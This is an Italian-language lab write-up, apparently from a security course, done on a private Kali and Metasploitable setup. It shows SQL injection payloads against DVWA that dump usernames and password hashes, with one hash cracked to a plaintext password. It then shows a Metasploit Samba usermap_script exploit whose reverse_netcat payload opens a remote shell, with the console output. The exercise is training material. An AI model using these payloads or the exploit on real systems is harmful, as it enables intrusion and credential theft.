Come primo punto cambiamo gli IP delle 2 macchine come da traccia

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27fff:fec6:9a57 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:c6:9a:57 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 4633 (4.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3904 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


IP Kali:

IP Metasploitable:

Dopo aver settato gli IP raggiungiamo la DVWA della macchina Kali via browser e settiamo la sicurezza LOW, successivamente ci spostiamo sulla scheda SQL Injection e inseriamo il primo comando per recuperare i nomi utenti (1' or '1' = '1). Otteniamo così l'user Pablo Picasso.



Successivamente tramite l'unione di più comandi cerchiamo di ottenere la password dell'utente ('UNION SELECT user, password FROM users#), otteniamo quindi la password cifrata che dovremo successivamente portare in chiaro per poterla usare.



Dopo averla quindi decifrata con crackstation otteniamo quindi l'account **Pablo Picasso** con password **letmein**.



La seconda parte dell'esercizio riguarda l'utilizzo di una vulnerabilità attiva sulla porta 445 TCP usando msfconsole. Dopo aver avviato msfconsole facciamo una ricerca dell'exploit suggerito:

```
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Successivamente settiamo tutti i vari parametri tra cui il PAYLOAD e l'RHOSTS

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/inix/reverse_netcat
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150
RHOSTS ⇒ 192.168.13.150
```

ed eseguiamo il comando show options per controllare di aver fatto tutto correttamente

Infine possiamo lanciare l'exploit tramite comando exploit, vediamo che otteniamo una sessione aperta da 192.168.13.100 verso 192.168.13.150, eseguiamo poi il comando ifconfig per conferma.

```
msf6 exploit(
                                             ) > exploit
[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53010) at 2023-09-24 05:13:45 -0400
ifconfig
           Link encap:Ethernet HWaddr 08:00:27:5c:ef:24
           inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe5c:ef24/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:144 errors:0 dropped:0 overruns:0 frame:0
           TX packets:199 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
           RX bytes:24203 (23.6 KB) TX bytes:112720 (110.0 KB)
           Base address:0×d020 Memory:f0200000-f0220000
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:336 errors:0 dropped:0 overruns:0 frame:0
           TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:139049 (135.7 KB) TX bytes:139049 (135.7 KB)
```